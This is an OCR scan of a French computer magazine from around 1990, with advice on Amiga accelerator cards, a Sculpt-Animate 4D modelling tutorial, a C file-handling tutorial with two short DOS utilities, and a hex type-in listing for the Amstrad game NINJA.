- la bidouille consistant à remplacer le 68000 par un 68010 L8 marche, mais le gain de temps ne dépasse jamais 5 à 10% sur les logiciels du commerce. Si vous en trouvez un peu cher (environ 150 F.), vous pouvez essayer mais ne vous attendez pas à une transformation radicale.
- les cartes accélératrices de type 68000 à 16 MHz ne font tourner qu'un nouveau 68000L16 à 16 MHz, tout le reste du système reste à l'ancienne vitesse de 7,16 MHz; en conséquence n'espérez pas obtenir plus de 25% de gain.
- ce qui vous intéresse, c'est l'image de synthèse (je vous rappelle que vous lisez cette rubrique!), donc n'achetez pas un carte démunie de coprocesseur mathématique.
- dans le même ordre d'idée, vérifiez que le logiciel que vous utilisez dispose d'une version recompilée pour utiliser les instructions spécifiques aux processeurs 32 bits, comme *Sculpt-Animate, Turbo Silver* ou *Opticks.*

Des cartes à la carte

L'offre est encore limitée sur le marché français, mais la situation s'améliore progressivement. La carte la plus répandue est la A2620 de Commodore, avec 68020+68881 à 14,3 MHz et 68851, qui vous permet de reloger dans les 2 Mo de mémoire 32 bits de la carte le contenu du kickstart afin d'accélérer l'accès à ses routines. D'un rapport qualité/prix correct (environ 15000 F.), elle offre l'avantage de pouvoir choisir entre le 68000 et le 68020 au moment du boot.

Dans le bas de gamme, on peut trouver la carte Midget Racer de CSA (environ 5000 F.) mais qui aurait plutôt tendance à ralentir votre Amiga sur la plupart des logiciels standards et à n'accélérer que d'environ trois fois les logiciels optimisés. Il n'est pas sûr que le jeu en vaille la chandelle.

Dans le haut de gamme et en attendant la A2630 de Commodore, GVP propose une carte 68030+68882 à 25 MHz très rapide, munie en option de 4 ou 8 Mo de Ram 32 bits (15000 F. sans Ram, et 35000 avec 4 Mo).

Dans tous les cas, les cartes sont toujours beaucoup moins chères aux Etats-Unis (2800 dollars pour la GVP plus 4 Mo), aussi choisissez entre les prix et le service après-vente plus la francisation. Nous parlerons aussi des Hurricane, pas encore importées en France, mais dont le dernier modèle 68030+68882 à 28,5 MHz risque de faire des remous.

Le mois prochain, un benchmark comparatif de toutes les cartes que nous aurons pu tester sur une scène représentative calculée avec Sculpt-Animate 4D, dont vous voyez la photo dans ces pages. Sachez simplement que le temps de calculs en mode photo, avec anti-aliasing au maximum et en haute résolution sur un Amiga 2000 avec 3 Mo et 68000, demande dix heures, neuf minutes et vingt-sept secondes. Non ? Si.

VOTRE INITIATION A SCULPT-ANIMATE 4D

(4e partie)

Nous allons en finir aujourd'hui avec la tri-view qui, rap-

pelons-le, est l'ensemble des trois fenêtres de modélisation. Les gadgets passés sous silence jusqu'à présent sont faciles à comprendre. Le gadget situé en haut et à droite inverse le sens de la fenêtre (voir schéma du mois précédent). Autrement dit, l'activer fait par exemple passer l'ouest de la gauche vers la droite de la fenêtre, et l'est en sens inverse. Les trois gadgets occupant le coin inférieur gauche ont des importances très différentes. Celui en forme de triangle permet de créer des faces triangulaires élémentaires en définissant trois points. Son intérêt est assez limité, car la profusion d'outils de toutes sortes évite pratiquement tout recours à cette fonction. Le gadget de centrage, en forme de croix, est par contre très utilisé. Il permet en effet de recentrer la fenêtre autour de la position du curseur, ce qui se révèle très utile lorsque l'on veut faire un zoom sur une partie d'un objet en étant sûr de conserver ledit objet en entier dans chacune des trois fenêtres.

Le troisième outil en forme de pince est le Grabber. Comme son nom l'indique, il agit comme une pince qui déplace les points sélectionnés relativement à la position du curseur. C'est l'un des outils les plus fréquemment activés lorsque l'on veut déformer des parties d'un objet ou le déplacer dans son ensemble.


Reste deux symboles essentiels: l'observateur et la cible. En effet, l'observateur (*Observer Location*) représente la position de la caméra qui filme la scène. Symbolisé par un petit rond bleu, l'observateur peut être déplacé n'importe où dans l'espace 3D. Enfin, la cible (*Observer Target*) est l'endroit exact vers lequel est pointé l'objectif de la caméra. Pour être sûr de bien voir un objet à l'écran, le meilleur moyen est encore de placer le curseur à son centre (attention de bien le faire dans les trois fenêtres), puis de sélectionner Observer Target. Une petite croix représente cette cible.

Fouille en règle

Avant de continuer notre exploration des outils de modélisation de *Sculpt-Animate 4D*, faisons une petite pause récréative et parlons de quelque chose de plus spectaculaire au niveau visuel. Nous savons maintenant qu'obtenir une image à l'écran passe par la création d'un ou de plusieurs objets, et du placement de l'observateur et de la cible. Cependant, cela ne suffit pas. Nous allons commencer à décortiquer le menu Observer, qui contrôle tout le côté visuel de *SA-4D*.

L'objet que nous utiliserons à des fins de démonstration sera la sphère. Pourquoi? Primo, parce que historiquement, ce fut la première forme à être calculée en *ray-tracing*. Secundo, parce que cette forme, devenue il est vrai un poncif en imagerie de synthèse, donne des effets très esthétiques lorsqu'elle reflète l'environnement. Enfin, parce qu'il s'agit d'une primitive simple, qui ne demande pas beaucoup de temps de calcul dans les versions *Sculpt 3D XL* et *SA-4D 2.09*. Les versions plus anciennes (*Sculpt 3D* et *SA-4D 2.04*) ne disposent en effet pas de sphères parfaites; il faut alors les «approximer» à l'aide de nombreux polygônes,ce qui augmente en proportion le temps de calculs.

Dans le premier cas, nos amis les 68000 pourront donc bénéficier de ces sphères parfaites sans trop s'essouffler; dans le second, prenez votre temps,



détendez-vous et préparez-vous une activité quelconque pendant que votre brave Amiga mouline.. Pour créer une sphère parfaite, sélectionnez EDIT ADD SPHERE, puis tapez -1 dans le requester.

Ne vous affolez pas si un polyèdre à vingt faces apparaît dans la tri-view à la place d'une boule bien ronde. Cela permet d'économiser du temps lors du rafraîchissement des fenêtres. Pour ceux qui ne disposent pas des dernières versions de SA, tapez 1 ou 2 dans le requester, ce qui vous donnera une approximation de sphère à quatre-vingts faces (N1) ou trois cent vingt faces (N2). Le niveau -1 (sphère parfaite), ne consomme que l'équivalent de vingt faces.

Règle d'or! Lorsque vous voulez optimiser votre objet afin que le temps de rafraîchissement des fenêtres ne soit pas trop long, contrôlez le nombre d'arêtes (*Edges*) : ce sont elles qui sont réaffichées en permanence dans la tri-view, et au blitter s'il vous plaît. En revanche, dans tous les autres cas, gardez à l'esprit le nombre de faces de la scène. Dans les calculs, ce sont les faces qui consomment la mémoire et le temps CPU. Pensez donc toujours à vos objets en terme de faces plutôt qu'en nombre de points.

Le mois prochain, nous expliquerons en détail les différents algorithmes utilisés par *Sculpt-Animate*, ainsi que les paramètres d'environnement qui nous permettront de créer notre première et néanmoins splendide image!

Frédéric Louguet

Les fichiers

(1ERE PARTIE) INITIATION AU C

Les fonctions utilisées pour le traitement des fichiers ne font pas partie du langage proprement dit, mais sont toujours incluses dans une librairie. La norme C leur assure une excellente portabilité, du moins pour les fonctions Ansi ou Unix.

Evidemment C ne propose pas à l'origine de fonctions extrêmement sophistiquées et si vous désirez faire par exemple du séquentiel indexé, il faudra créer votre bibliothèque, en trouver une déjà existante ou encore faire un appel au système d'exploitation quand il permet cette facilité.
Ceci posé, on trouve en C deux grands groupes, les fichiers «bufferisés» et les fichiers «non bufferisés».

Les fichiers bufferisés

Leur fonctionnement s'inspire directement de la notion de Flux liée à Unix. Sans entrer dans les détails, il faut savoir que l'ouverture - par fopen() - d'un tel fichier renvoie un pointeur sur une structure de type FILE comprenant un pointeur sur un buffer et des indicateurs sur le flot de données comme la position courante de lecture/écriture, le mode d'ouverture, etc. La structure FILE et les fonctions s'y rapportant sont expliquées dans <stdio.h>. On trouve d'abord:
. FILE *fopen(char *filename, char *mode);
Fopen() ouvre donc un fichier et renvoie un pointeur vers la structure décrivant le flux - (FILE *) 0L en cas d'erreur- .
La chaîne mode contient les codes suivants :
- r : lecture seule.
- r+: lecture et écriture.
- w : création ou écrasement pour écriture seule .
- w+: création ou écrasement pour lecture et écriture.
- a : ouverture ou création en lecture.
- a+: ouverture ou création en lecture et écriture.
On peut y ajouter :
- b : fichier binaire (sans transformation).
- t : fichier texte.
Pour fermer ce type de fichier, on a:
int fclose(FILE *stream) ;
qui ferme le flux «stream» précédemment ouvert par fopen().
Vous trouverez d'autres fonctions classiques dans l'encadré n°1.

Les fichiers standards

On trouve les fichiers suivants déjà ouverts:
-stdout (standart output) est le terminal de sortie standart, l'écran. C'est ainsi que putchar est une macro définie dans stdio.h par :
#define putchar(c) putc(c, stdout)
On remarque d'autre part que :
fprintf(stdout, "coco = %d", coco) ;
est équivalent à
printf("coco = %d", coco);
- stdin (standart input) correspond au clavier. On trouve par exemple dans stdio.h:
#define getchar() getc(stdin)
Même remarque que pour stdout mais en ce qui concerne, fscanf() et scanf().
- stderr (standart error) fichier de sortie en cas d'erreur.
- stdprn (standart printer) qui envoie les données sur l'imprimante connectée au port Centronics et stdaux qui concerne la RS232.
Si l'utilisation de ces fonctions ne pose pas de difficultés notables, elle suscite néanmoins deux remarques:
- sur certains systèmes/ordinateurs, il est nécessaire de fflush-er systématiquement stdout pour voir apparaître immédiatement les informations désirées à l'écran;
- quand on ouvre un fichier, il est important de ne pas se tromper sur le mode texte ou binaire choisi. On rappelle que le mode texte réagit aux codes LF, CR et EOF. Il peut donc être désastreux d'écrire un fichiers de données numériques en mode texte. Si on ne précise pas le mode d'ouverture, ce dernier sera fixé par la variable globale _fmode.

Un p'tit prog...

Pour illustrer les fichiers bufferisés, vous avez un programme qui passe à la moulinette un fichier texte pour le débarrasser des caractères exotiques pouvant géner certaines configurations d'imprimantes ou d'éditeurs comme les «ç», «à», «ù», etc . De plus, s'il détecte une tabulation, il la transforme en cinq espaces, ce qui permet d'éviter les indentations trop importantes générant des passages à la ligne non désirés. Il s'utilise sous Dos en tapant simplement:
moulinet nomfich1 nomfich2 ... nomfichn
et renvoie en cas de succès un fichier ASCII bien clean pour chaque nomfichx et portant le nom: NOMFICHX.ASC.

Les fichiers non bufferisés...

Les fichiers non bufferisés sont des options plus proches du système que les précédents. Au lieu de travailler avec une structure sophistiquée, ils se contentent d'un file descriptor ou handle, c'est-à-dire d'un numéro d'identification entier. Comme ils ne disposent pas de buffer, chaque lecture/écriture provoque un accès au périphérique utilisé.

1 - Fonctions d'accès aux fichiers bufferisés

Toutes ces fonction nécessitent l'inclusion de stdio.h.

- int feof(FILE *stream);
renvoie une valeur non nulle si la fin de fichier a été atteinte.
- int fputc(char c, FILE *stream);
et
int putc(int c, FILE *stream);
envoient c dans stream.
- int fgetc(FILE *stream);
et
int getc(FILE *stream);
renvoient un caractère lu depuis stream et convertit en int.
- int ungetc(int c, FILE *stream) ;
repousse c dans stream qui pourra ainsi etre relu par getc...etc. EOF est retourné en cas d'erreur.
- int fputs(char *chain, FILE *stream);
envoie la chaîne chain - terminée par 0 - dans stream et retourne EOF en cas d'erreur.
- char *fgets(char *ptr, int nb, FILE *stream);
va lire dans stream nb -1 caractères à moins de rencontrer d'abord un '\n' et les place dans la chaîne pointée par ptr en ajoutant un '\0'. Renvoie 0L en cas d'erreur.
- int fwrite(void *ptr, int size, int nb, FILE *stream) ;
écrit nb objets de taille size à partie de l'adresse ptr dans stream et renvoie le nombre d'OBJETS effectivements éctits .
- int fread(void *ptr, int size, int nb, FILE *stream) ;
lit dans stream nb zones de taille size pointés par ptr et renvoie le nombre d'OBJETS lus (dans beaucoup de C, ptr est de type char *).
- int fflush(FILE *stream);
vide le tampon vers le médium de sortie et renvoie EOF si erreur, zéro autrement (la fermeture d'un fichier force un fflush();).
- int fseek(FILE *stream, long offset, int whence);
déplace d'offset le pointeur associé à stream. Whence indique à partir d'où s'effectue le déplacement selon qu'il vaut 0: début du fichier, 1: position courrante ou 2: fin du fichier.
- long ftell(FILE *stream);
retourne la position courante du pointeur associé à stream (en positionnant le pointeur en fin de fichier avec fseek() puis en appelant ftell, on obtient la taille du fichier).

Cette liste n'est pas exhaustive !

Leur manipulation commence avec les fonctions creat() et open() déclarées dans <io.h>:

- int creat(char *filename, int amode) ;
crée le fichier filename et renvoie un handle correspondant. amode est une combinaison de bits dont les mnémoniques se trouvent dans <sys\stat.h> ou <fcntl.h> et sont :
. S_IWRITE : écriture seule.
. S_IREAD : lecture seule.
. O_BINARY : fichier binaire.
. O_TEXT : fichier texte.
- int open(char *filename, int access) ;
ouvre le fichier filemane dans le mode access qui est une combinaison de constantes #définies dans <fcntl.h> et dont les principales sont:
. O_RDONLY : lecture seule.
. O_WRONLY : écriture seule.
. O_RDWR : lecture/écriture.
On retrouve encore O_BINARY et O_TEXT.
- int close(int handle) ;
referme le fichier identifié par handle.

Vous trouverez d'autres fonctions dans l'encadré n°2.

Un aut' p'tit prog...

Pour illustrer les fichiers non bufferisés, ce dernier programme transforme tous les caractères minuscules d'un fichier en majuscule et vice-versa puis renvoie le fichier modifié avec le suffixe .COD. On l'utilise sous Dos en tapant :
modif coco.txt

Ce programme possède pas mal de limitations...

Le mois prochain, nous verrons comment traiter ces fichiers de manière plus fine en faisant par exemple de l'accès direct. D'ici là, ne détruisez pas votre disquette langage et faites en une copie avant de tester ou de modifier les programmes donnés.

J.Y. Trétout

```
                    /*************************/
                    /*   moulinet .c         */
                    /*************************/


#include <stdio.h>
#include <string.h>


#define CR 13               /* code ASCII du retour chariot         */
#define LF 10               /* code ASCII du line feed              */
#define TAB 9               /* code ASCII de tab                    */
#define SPACE 32            /* code ASCII de l'espace: ' '.         */
#define TAB_SIZE 5          /* nouvelle taille de la tabulation     */
#define LEN_MAX 512         /* Taille maxi de chaque chaine dans    */
                            /* les fichiers traités. Soyons larges  */

main( argc, argv )
int argc ;
char **argv ;

{
        char nom_inp[50], nom_out[50] ; /* chemin + nom du fichier      */
        char * ptr ;
        int i, k ;

        clrscr();

        if( argc <=1 ) exit( 0 ) ; /* Pas de paramètres, on sort ! */
        while( --argc > 0 ) {

                strcpy( nom_inp, *++argv )   ;
                strcpy( nom_out, nom_inp ) ;
                for( i = k = strlen( nom_out ) ; i >= k - 3 ; i-- )
                        if( nom_out[i] == '.' ) nom_out[i] = 0 ;
                strcat( nom_out, ".ASC" );
                                /* On a remplacé le .XXX du nom du fichier
*/
                                /* d'entrée par .ASC
*/
                fichier( nom_inp, nom_out ) ;
                fflush( stdout ) ;
        }
        puts( "\n\nJ'ai fini, appuyez sur une touche" );
        fflush( stdout ) ;
        getch() ;
}


fichier( nom_inp, nom_out )
char * nom_inp, * nom_out ;

{
        FILE *dat_inp,*dat_out;
        char input[ LEN_MAX ], output[ LEN_MAX ] ;

        if( ( dat_inp=fopen( nom_inp, "rb" ) ) == 0L ) {        /* erreur */
                printf( "\nimpossible d'ouvrir %s...", nom_inp ) ;
                return ;        /* au suivant */
        }
```

```
	if( ( dat_out=fopen( nom_out, "wb" ) ) == 0L ) {		/* erreur */
		printf( "Impossible d'ouvrir %s...", nom_out );
		fclose( dat_inp );					/* nettoyage */
		return ;
	}

	do {

		fgets( input, LEN_MAX, dat_inp ) ;
		traite( input, output ) ;
		fputs( output, dat_out ) ;

	} while( !feof( dat_inp ) ) ; /* fin du fichier ? */
	fclose( dat_inp );
	fclose( dat_out );

	printf( "\nLe fichier %s a été créé. ", nom_out ) ;
}

		/* Traite() prends la chaine inp et la recopie		*/
		/* dans out en remplaçant les tabulations par		*/
		/* TAB_SIZE espaces. les caractères suceptibles		*/
		/* de ne pas passer sur certaines imprimantes sont	*/
		/* modifiés ou transfomés en espaces.			*/

traite( inp, out )
register char *inp, *out ;

{
	register char ch ;
	register int i, j ;

	while( ch = *inp++ ) {
		if( ch == TAB ) {
			for( j=0 ; j < TAB_SIZE ; j++ ) *out++ = SPACE ;
				/* remplace un TAB par TAB_SIZE espaces */

			continue ;
				/* force une nouvelle itération de while	*/
				/* qui n'exécute pas la suite dans ce cas.	*/
		}

		switch( ch ) {
			case 'é' :
			case 'è' :
				ch = 'e' ; break ;
			case 'à' :
				ch = 'a' ; break ;
			case 'ù' :
				ch = 'u' ; break ;
			case 'ç' :
				ch = 'c' ; break ;
					/* On peut en rajouter... */

		} /* fin switch */

		if( ( ch < 32 || ch >127 ) && ch != CR && ch != LF )
			*out++ = SPACE ;	/* et voilà pour les controles ! */
		else
			*out++ = ch ;

	} /* fin while */

	*out = 0 ;
}
```

2 - Fonction d'accès aux fichiers non bufferisés
Toutes ces fonction nécessitent l'inclusion de <sys\stat.h> et <io.h>
- long lseek(int handle, long offset, int whence) ;
fonctionne comme fseek() mais renvoie directement la position atteinte à partir du début de fichier.
- int write(int handle, void *buf, unsigned int len) ;
va écrire les octets se trouvant à la position pointée par buf et renvoie le nombre d'octets effectivement écrits.
- int read(int handle, void *buf, unsigned int len) ;
va lire len octets et les place à la position pointée par buf et renvoie le nombre d'octets effectivement écrits.
Ces deux fonctions renvoient -1 en cas d'erreur, or -1 est codé de la même façon que 65535, ce qui implique qu'on ne puisse lire ou écrire plus de 65534 octets d'un coup.
FILE *fdopen(int handle, char *mode); associe un flux au fichier décrit par handle, mode est le même que pour fopen et doit être compatible avec le précédent mode d'ouverture.

```
/********************/
/*   modif.c   */
/********************/

#include <io.h>
#include <stdio.h>
#include <fcntl.h>
#include <string.h>
#include <sys\stat.h>

main( argc, argv )
int argc ;
char **argv ;

{
	int i, k, fd_inp, fd_out ;
	char *ptr, nom_inp[50], nom_out[50] ;

	clrscr();
	if( argc > 1 ) strcpy( nom_inp, argv[1] ) ;
		else exit( 0 ) ;	/* Pas de paramètres ..*/
	strcpy( nom_out, nom_inp );
	for( i = k = strlen( nom_out ) ; i >= k - 3 ; i-- )
		if( nom_out[i] == '.' ) nom_out[i] = 0 ;
	strcat( nom_out, ".COD" ) ;

	fd_inp = open( nom_inp, O_BINARY | O_RDONLY ) ;
	fd_out = creat( nom_out, O_BINARY | S_IWRITE | S_IREAD ) ;
		/* Si on ne met pas S_ISWRITE, c'est dur à effacer */
	if( fd_inp > 0 && fd_out > 0 )
	{
		unsigned int i, usize ;
		char c, *base, *ptr ;
		long size ;

		size = lseek( fd_inp, 0L, 2 ) ;
			/* renvoie la taille du fichier */
		lseek( fd_inp, 0L, 0 );
			/* Ne pas oublier de repositionner le pointeur au début */
		usize = ( unsigned int ) size ;
			/* Ne marche que pour des fichiers < 64 Ko */
		ptr = base = ( char * ) malloc( size ) ;
			/* réservation de la place mémoire */
		read( fd_inp, base, usize ) ;
			/* tout dans le tampon */
		for( i=0 ; i < usize ; i++ )
		{
			c = *ptr ;
			if( c >= 'A' && c <= 'Z' ) *ptr = c - 'A' + 'a' ;
			if( c >= 'a' && c <= 'z' ) *ptr = c - 'a' + 'A' ;
			ptr++ ;
		}
		write( fd_out, base, usize );
			/* tout dans le fichier */
		free( base );
			/* libération mémoire */
	}
	if( fd_inp ) close( fd_inp ) ;
	if( fd_out ) close( fd_out ) ;
}
```

Nettoyage en règle

NINJA

Territoire des «fils de la terreur», les quartiers sud de Stone City ne sont guère fréquentables. Devant l'incompétence notoire des autorités locales, vous décidez de mettre votre art des shurikens au service de la justice.

Disciple de l'école Black Ninja, votre mission consiste en l'élimination pure et simple des chefs Madiba San et Zouk San, suite au nettoyage en règle des quartiers chauds.

Le Ninja dispose de neuf vies et débute la partie en appuyant sur le bouton de tir ou la barre d'espace selon qu'il désire combattre au joystick ou au clavier (touches directionnelles, barre d'espacement). La pause s'obtient par la touche Return et l'abandon par Esc. Un tableau des meilleurs scores est proposé. Bonne chance!

Sauvegarde

Sauvez sous le nom de NINJA le court listing Basic de chargement. Entrez ensuite par *Amsaisie V.2* en vous reportant à son mode d'emploi, les deux listings de codes hexadécimaux.


Nom	Adr. déb.	Long.
NINJA1	&4E20	&2397
NINJA2	&7530	&2A76

La longueur est ici précisée à l'attention de ceux qui envisagent raisonnablement de morceler leur travail en plusieurs fichiers qui devront ultérieurement être réunis en deux fichiers définitifs.

Luc Guillaume
(Programmation & musique)
Hervé Guillaume
(Graphisme)

```
1 '********************** [657]
2 '*                    * [175]
3 '*     N I N J A      * [17Ø]
4 '*                    * [175]
5 '*    Luc & Herve     * [8Ø1]
6 '*     Guillaume      * [1388]
7 '* Black System 199Ø  * [753]
8 '*                    * [175]
9 '********************** [657]
1Ø '                      [117]
11 MEMORY 19999           [424]
12 LOAD"|NINJA1.BIN",2ØØ [983]
ØØ
13 LOAD"|NINJA2.BIN",3ØØ [1Ø39]
ØØ
14 CALL 3ØØØØ             [3Ø9]
```

```
4E2Ø:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:6E
4E28:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:76
4E3Ø:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:7E
4E38:ØØ 51 ØØ 14 ØØ Ø1 ØØ ØØ:7E
4E4Ø:ØØ A2 ØØ A2 14 ØØ 14 ØØ:4A
4E48:Ø3 ØØ Ø2 ØØ Ø2 ØØ ØØ ØØ:A9
4E5Ø:F3 A2 28 A2 2A 28 88 2A:9F
4E58:88 88 98 88 CC 88 ØØ ØØ:52
4E6Ø:51 ØØ F3 ØØ 14 ØØ 15 ØØ:CF
4E68:44 ØØ 64 2Ø CC 88 ØØ ØØ:D2
4E7Ø:F3 A2 28 A2 ØØ 28 CC 2A:C9
4E78:88 ØØ 98 88 CC 88 ØØ ØØ:62
4E8Ø:F3 A2 28 A2 ØØ 28 44 2A:21
4E88:ØØ 88 98 88 CC 88 ØØ ØØ:FA
4E9Ø:A2 ØØ 28 ØØ 2A A2 88 28:8E
4E98:CC 2A 3Ø 88 ØØ 88 ØØ ØØ:E6
4EAØ:F3 A2 28 28 2A ØØ 6E 88:51
4EA8:ØØ 88 98 88 CC 88 ØØ ØØ:1A
4EBØ:F3 A2 A2 28 28 ØØ 6E 88:C5
4EB8:88 88 98 88 CC 88 ØØ ØØ:B2
4ECØ:F3 A2 28 A2 ØØ 28 ØØ 2A:85
4EC8:ØØ 88 ØØ 88 ØØ 88 ØØ ØØ:76
4EDØ:F3 A2 28 A2 2A 28 CC 2A:FB
4ED8:88 88 98 88 CC 88 ØØ ØØ:D2
4EEØ:F3 A2 28 A2 2A 28 CC 2A:ØB
4EE8:ØØ 88 98 88 CC 88 ØØ ØØ:5A
4EFØ:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:3E
4EF8:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:46
4FØØ:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:4F
4FØ8:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:57
4F1Ø:ØØ AA 55 Ø8 AE ØA ØD A2:DF
4F18:AE ØA 55 Ø8 ØØ AA ØØ ØØ:44
4F2Ø:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:6F
4F28:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:77
4F3Ø:FF FF ØC ØC CF CF F3 F3:F2
4F38:CF CF ØC ØC ØC ØC FF FF:BD
4F4Ø:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:8F
4F48:ØØ ØØ ØØ ØØ ØØ ØØ CØ CØ:D7
4F5Ø:ØØ ØØ ØØ ØØ ØØ ØØ ØØ ØØ:9F
4F58:ØØ ØØ ØØ ØØ ØØ ØØ CØ CØ:E7
4F6Ø:F3 A2 28 A2 28 28 Ø2 28:EC
4F68:Ø3 Ø2 Ø2 Ø2 Ø2 Ø2 ØØ ØØ:E2
4F7Ø:F3 A2 A2 A2 28 28 29 ØØ:3B
4F78:Ø2 Ø2 Ø2 Ø2 Ø3 Ø2 ØØ ØØ:F6
4F8Ø:F3 A2 A2 A2 28 ØØ 28 ØØ:54
4F88:Ø2 Ø2 Ø2 Ø2 Ø3 Ø2 ØØ ØØ:Ø6
4F9Ø:F3 ØØ 28 A2 28 28 28 28:E2
```



```
4F98:02 02 02 02 03 00 00 00:0A
4FA0:F3 A2 A2 00 28 00 3C 00:78
4FA8:02 00 02 00 03 02 00 00:1A
4FB0:F3 A2 A2 00 28 00 3C 00:88
4FB8:02 00 02 00 02 00 00 00:19
4FC0:F3 A2 A2 A2 28 00 28 28:D4
4FC8:02 28 02 02 03 02 00 00:92
4FD0:A2 A2 28 A2 28 28 03 28:12
4FD8:02 02 02 02 02 02 00 00:51
4FE0:F3 A2 51 00 14 00 14 00:49
4FE8:01 00 01 00 03 02 00 00:56
4FF0:51 A2 00 A2 00 28 00 28:8C
4FF8:00 02 02 02 03 02 00 00:74
5000:A2 A2 28 A2 28 28 03 00:03
5008:02 02 02 02 02 02 00 00:82
5010:A2 00 A2 00 28 00 28 00:C8
5018:02 00 02 00 03 02 00 00:8B
5020:A2 A2 79 A2 28 28 02 28:4F
5028:02 02 02 02 02 02 00 00:A2
5030:F3 A2 28 A2 28 28 02 28:BD
5038:02 02 02 02 02 02 00 00:B2
5040:F3 A2 28 A2 28 28 02 28:CD
5048:02 02 02 02 03 02 00 00:C7
5050:F3 A2 28 A2 28 28 02 28:DD
5058:03 02 02 00 02 00 00 00:BF
5060:F3 A2 28 A2 28 28 02 28:ED
5068:02 02 03 02 01 00 00 00:D4
5070:F3 A2 28 A2 28 28 02 28:FD
5078:03 00 02 02 02 02 00 00:EF
5080:F3 A2 A2 A2 28 00 29 02:6C
5088:00 02 02 02 03 02 00 00:05
5090:F3 A2 51 00 14 00 14 00:FA
5098:01 00 01 00 01 00 00 00:F1
50A0:A2 28 28 A2 28 28 02 28:DC
50A8:02 02 02 02 03 02 00 00:27
50B0:A2 A2 28 A2 28 28 02 28:EC
50B8:02 02 01 00 01 00 00 00:16
50C0:A2 A2 28 A2 28 28 02 28:FC
50C8:02 02 03 02 02 02 00 00:45
50D0:A2 A2 28 A2 28 28 01 00:C5
50D8:02 02 02 02 02 02 00 00:52
50E0:A2 A2 28 A2 28 28 02 28:1C
50E8:03 02 01 00 01 00 00 00:47
50F0:F3 A2 A2 28 00 28 01 00:F4
50F8:02 00 02 02 03 02 00 00:73
5100:00 00 00 00 00 00 00 00:51
5108:00 00 00 00 00 00 C0 80:99
5110:00 00 00 40 64 60 00 00:95
5118:00 C0 9D C8 00 00 40 6A:F0
5120:6F 48 00 00 40 C8 9D CA:FB
5128:00 00 40 60 64 6A 80 00:A9
5130:40 E2 30 C8 4A 00 40 B2:F7
5138:C8 60 48 00 40 E6 9C 90:51
5140:EA 00 40 E4 3E B2 68 00:05
5148:40 B7 35 79 6A 00 40 B4:3C
5150:C4 3E C8 00 40 5B B2 CC:D9
5158:60 00 40 1C 3D 30 80 00:0A
5160:40 BF 6E C0 00 00 00 C4:D9
5168:98 80 00 00 00 C4 3E 80:9B
5170:00 00 00 90 9D C8 00 00:C2
5178:40 60 64 6A 00 00 90 98:4D
5180:90 D9 80 00 C4 3A C0 3D:EB
5188:80 00 B6 C4 95 CC 80 00:BC
5190:3D C8 C4 3A 80 00 6E 80:64
5198:90 98 80 00 98 80 C4 C0:7D
51A0:00 00 00 60 95 98 80 00:0A
51A8:80 00 D1 6E 60 00 00 00:84
51B0:00 00 00 00 00 00 00 00:01
51B8:00 00 00 00 00 00 00 00:09
51C0:00 00 00 00 00 00 00 00:11
51C8:00 00 00 00 00 00 C0 80:59
51D0:00 00 00 40 64 60 00 00:55
51D8:00 C0 9D C8 00 00 40 6A:B0
51E0:6F 48 00 00 40 C8 9D CA:BB
51E8:00 00 40 60 64 6A 80 00:69
51F0:40 E2 30 C8 4A 00 40 B2:B7
51F8:C8 60 48 00 40 E6 9C 90:11
5200:EA 00 40 E4 3E B2 68 00:C6
5208:40 B7 35 79 6A 00 40 B4:FD
5210:C4 3E C8 00 40 5B B2 CC:9A
5218:60 00 40 1C 3D 30 80 00:CB
5220:40 BF 6E C0 00 00 00 C4:9A
5228:98 80 00 00 00 C4 3E 80:5C
5230:00 00 00 C4 6E 80 00 00:B8
5238:00 90 9D 80 00 00 40 90:C1
5240:64 80 00 00 51 60 3E 80:7D
5248:00 00 15 30 B7 80 00 00:2C
5250:44 7B 6E 80 00 00 44 71:8A
5258:98 80 00 00 10 C4 60 00:CA
5260:00 00 40 15 98 80 00 00:BE
5268:00 51 6E 60 00 00 00 00:26
5270:00 00 00 00 00 00 00 00:C2
5278:00 00 00 00 00 00 00 00:CA
5280:00 00 00 00 00 00 00 00:D2
5288:00 00 00 00 00 00 C0 80:1A
5290:00 00 00 40 64 60 00 00:16
5298:00 C0 9D C8 00 00 40 6A:71
52A0:6F 48 00 00 40 C8 9D CA:7C
52A8:00 00 40 60 64 6A 80 00:2A
52B0:40 E2 30 C8 4A 00 40 B2:78
52B8:C8 60 48 00 40 E6 9C 90:D2
52C0:EA 00 40 E4 3E B2 68 00:86
52C8:40 B7 35 79 6A 00 40 B4:BD
52D0:C4 3E C8 00 40 5B B2 CC:5A
52D8:60 00 40 1C 3D 30 80 00:8B
52E0:40 BF 6E C0 00 00 00 C4:5A
52E8:98 80 00 00 00 C4 3E 80:1C
52F0:00 00 00 90 C8 00 00 00:6A
52F8:40 64 60 00 00 00 40 35:DA
5300:D9 80 00 00 90 30 3D 80:C7
